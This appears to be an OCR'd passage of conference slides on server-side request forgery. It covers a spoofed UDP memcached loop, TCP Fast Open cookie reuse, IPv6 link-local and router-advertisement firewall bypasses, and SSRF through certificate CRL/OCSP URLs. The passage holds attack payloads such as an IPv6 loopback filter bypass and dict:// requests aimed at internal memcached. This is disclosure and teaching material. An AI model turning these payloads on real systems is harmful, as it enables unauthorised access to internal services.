	0x0000:  4500 0033 0000 4000 3f11 f060 ac1e 7a14  E..3..@.?..`..z.
	0x0010:  ac1c 790a 2bcb 2bcb 001f 774c 0101 0000  ..y.+.+...wL....
	0x0020:  0001 0000 5645 5253 494f 4e20 312e 342e  ....VERSION.1.4.
	0x0030:  350d 0a                                  5
00:10:57.855921 IP 10.3.0.4.11211 > 10.3.0.55.11211: UDP, length 15
	0x0000:  4500 002b 0000 4000 3f11 f068 ac1e 7a14  E..+..@.?..h..z.
	0x0010:  ac1c 790a 2bcb 2bcb 0017 681f 0101 0000  ..y.+.+...h.....
	0x0020:  0001 0000 4552 524f 520d 0a              ....ERROR..
00:10:57.855965 IP 10.3.0.55.11211 > 10.3.0.4.11211: UDP, length 15
	0x0000:  4500 002b 0000 4000 4011 ef68 ac1c 790a  E..+..@.@..h..y.
	0x0010:  ac1e 7a14 2bcb 2bcb 0017 4b82 0101 0000  ..z.+.+...K.....
	0x0020:  0001 0000 4552 524f 520d 0a              ....ERROR..
```

Request for "aaa" key value
Value of "aaa" is "version"

Execute commands:
"VALUE aaa 0 14", than
"version"
Results: "ERROR" and
"VERSION 1.4"

Ping-pong infinite loops
ERROR
ERROR
...

Hello from 2012!

TCP Fast Open (since kernel 3.6)

Provide SYN+data packets

Required Cookie

Cookie = AES(key,ClientIP)

Key have 16 bytes length

One key for all clients

UNBRUTABLE :(((

waits for others TFO impl-s

TCP Fast Open

By design security limitations:

One cookie for a one client, ports are not restricted


One secret key for a server, for all clients AES(key,IP)

Hello from 2012!

IPv6 configuration issues for SSRF!

1. Bypass simple filters by ::1
   http://::1/server-status ;)
2. Link-local firewalls bypass
3. Exploiting autoconf IPv6

TCP Fast Open attack concept in clouds



IP 10.3.13.37

1

Timestamp A

Host A

TFO SYN with
cookie request

Host B

TFO cookie for
IP 10.3.13.37

IP 10.3.13.37

2

Timestamp B>A

Host C


Host B

IP 10.3.13.38

Host A

TFO SYN+data+old
cookie for IP
10.3.13.37 spoofing
Host C

IPv6 link-local addresses



Hosts A and B are in one network segment

Host A (already hacked)

1 Firewall block

Firewall


2 No firewall rules for link-local IPv6 address

Host B Service B **Listen *:80**

Link-local address can be
- **sniffed** (root required)
- **calculated** by MAC: http://ben.akrin.com/?p=1347 (not for MS networks, http://goo.gl/tGLqy)

IPv6 Router Advertisement

Hosts A and B are in one network segment



1 Firewall blocked :80

2 RA packet with new IPv6 address

3 No firewall rules for new IPv6 address

IPv6 **autoconf** is enabled by **default** in **Debian/RHel**

To disable use sysctl net.ipv6.conf.*. autoconf

What's the conclusion?

Host-based auth must die!

Now we start

SSRF and protocol schemas: gopher:// dict:// ldap:// pop3:// file:// bla-bla-bla - **nothing new?**

SSRF not only in webapp code now, i. e. "ping-pong" attack and UDP memcached example of it

Protocol schemas

Different protocols = different actions

Not only sending data, but data leak also

See "SSRF bible. Cheatsheet": Exploitation->Original request data sniffing (http://goo.gl/oRMhg)

Protocol schemas

telnet:// protocol schema

- read data from **stdin**
- write data to **stdout**

what are stdin/stdout for your webapp?

For CGI - HTTP request/response

For mod_php, FCGI - /dev/null ;(

CGI is still for Enterprise webapps ;)

Which server is the most secure in your environment?

VPN? Other SSL server?

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SSL -> PKI -> SSRF !!!

Client certificate ------>
OCSP/TSP/CRL URIs ------->
OCSP/TSP/CRL requests

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SSRF on PKI

Public Key Infrastructure

Client certificate validation


External resources defined in certificate, such as CRL, OCSP, TSP urls

Certificate validation logic is different by implementations

Different implementations

- Check CRL/OCSP url from config, not from user certificate (nginx)
- Check trust relationship before certificate status
- Check certificate status before trust relationship (CA, intermediate)
- Check intermediate/CA certificate status before trust relationship

Different implementations



Parse certificate

Is cert self-signed?

Verify certificate status

Verify ...

Parse certificate

CA (intermediate) validation process

Verify CA (intermediate CA) status

Verify ...


Parse certificate

Verify trust relationship (CA/intermediate/client certificate)

Verify ...

SSRF!!!

SSL->PKI->SSRF



CRL: dict://hostB:11211/1stats
OCSP: dict://hostB:11211/1stats
TSP: dict://hostB:11211/1stats

SSRF practice. Yandex

Something interesting?

- Exploited memcached through SSRF
- Discovered few intranet services
- Discovered infrastructure bugs
- Got fun and skills
- Shocked yandex security team :)

